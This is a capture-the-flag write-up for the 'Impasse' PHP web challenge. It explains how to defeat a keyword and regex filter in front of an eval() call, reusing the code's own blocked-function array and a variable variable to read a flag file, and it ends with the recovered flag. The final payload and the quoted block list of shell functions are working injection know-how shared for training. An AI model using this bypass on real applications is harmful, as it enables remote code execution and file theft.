# Impasse | Web Challenge

## Challenge Description:


When I was doing a pentest on a given target, I found this page.
I think it's vulnerable, but I'm not good at php, are you?

---

## Write-up:

In this challenge we have a page containing an input box and a debug mode that allows you to see how the input mechanism works and the content of **index.php** file.

If you entered any text in the input box, set the debug mode and clicked print, the server would print what you entered.




If you checked the response you will see that there is a javascript code that changes our input to make it easy for the backend by adding our input inside an **echo** statement, and the URL declare what we say.

```
<script>

  function echoit(){
    var userVal=document.getElementById('userVal').value;
    document.getElementById('userVal').value = "echo '"+userVal+"';";
  }

</script>
```

If you checked the PHP code, you will relize that our input goes inside **eval** function, which is dangrous, and The goal of this challenge to read the ../**flag.txt** file so we have two options:

- First one is to use any php function to help us executing commands on the server through eval but after a deeper look, we are blocked from using any of these functions including { system(), exec(), shell_exec(), assert() } etc..

```php
<?php
error_reporting(0);
if (isset($_GET['print'])) {
  if (!empty($_GET['print'])){
    $printValue= strtolower($_GET['print']);
    $blocked = array("cat", "more" ,"readfile", "fopen", "file_get_contents", "file", "SplFileObject" );
    $special_block= "nc";
    $$special_block= "../flag.txt";
    foreach ($blocked as $value) {
      if (strpos($printValue, $value) || preg_match('/\bsystem|\bexec|\bbin2hex|\bassert|\bpassthru|\bshell_exec|\bescapeshellcmd
ecial_block|\brequire|\bscandir|\binclude|\bhex2bin|\$[a-zA-Z]|[#!%^&*_+=\-,\.:`|<>?~\\\\]/i', $printValue)) {
        $printValue="";
        echo "<script>alert('Bad character/word ditected!');</script>";
        break;
      }
    }
  eval($printValue . ";");
```

- Second one is to use any php function to help us reading files from the server such as
  { readfile(), fopen(), file_get_contents(), include() } etc.. but these functions are also blocked.
- Some other functions are not blocked but if their name has an underscore symbol “_”, it will be blocked, even the name of the file ../flag.txt !


Now, we need to find a way to read the flag file.

Since we can see the source code which is used to create this challenge through the debug mode, and we do know the name of the blocked array that contains the functions we need, we can use it with its name!

So if we need to use the function **readfile** from the **$blocked** array [position 2], we need to make this payload

```
$blocked[3]."(". <FILE_NAME> .");"  //readfile(<FILE_NAME>);
```

Nice let's try this to see if we have any blocked characters,




When we checked the blocked lists again, it's clear that we have two restrictions:

- The dot symbol "." is blocked.
- Calling any variable is also blocked.

```
if (strpos($printValue, $value) || preg_match('/\bsystem|\bexec|\bbin2hex|\bassert|\bpassthru|\bshell_exec|\bescapes
_block|\brequire|\bscandir|\binclude|\bhex2bin|\$[a-zA-Z]|[#!%^&*_+=\-,\.:`|<>?~\\\\]/i', $printValue)) {
```

**For the first point**, concatination is blocked, but we can do it without concatination, because php is aware of that!

```
$blocked[2]."(". <FILE_NAME> .");" == $blocked[2](<FILE_NAME>);
//readfile(<FILE_NAME>);
```

**For the second one**, calling any variables with the known method is blocked, but if you know eval well, eval and php accept defining the variables with **Brackets!** so

```
$blocked === ${blocked}
```

So our new function will be

```
${blocked}[2](<FILE_NAME>);  //readfile(<FILE_NAME>);
```

Nice, now we still need to a way to select the file we want to read, in our case the `flag.txt` file.

There is someting in php called variable variables, and here is an example of it:

```
$x = 'foo';
$$x = 'flag';

echo $x; //foo
echo $$x; //flag
echo $foo; //flag
// and for sure
echo ${foo};  //flag
```

After a deeper look in the source code we have the same concept here


```
$printValue= strtolower($_GET['print']);
$blocked = array("cat", "more" ,"readfile", "fopen", "file_get_contents", "file", "SplFileObject" );
$special_block= "nc";
$$special_block= "../flag.txt";
foreach ($blocked as $value) {
```

So here as we know from above example, if we use **`$nc`** it reflects **`../flag.txt`**

```
echo ${nc}; // ../flag.txt
```

Good, now the whole payload should be

```
${blocked}[2](${nc});  //readfile('flag.txt');
```




Done! the flag is S3D{M4y_Bl0k3d_Array_B3_Y0ur_F1rst_W4y}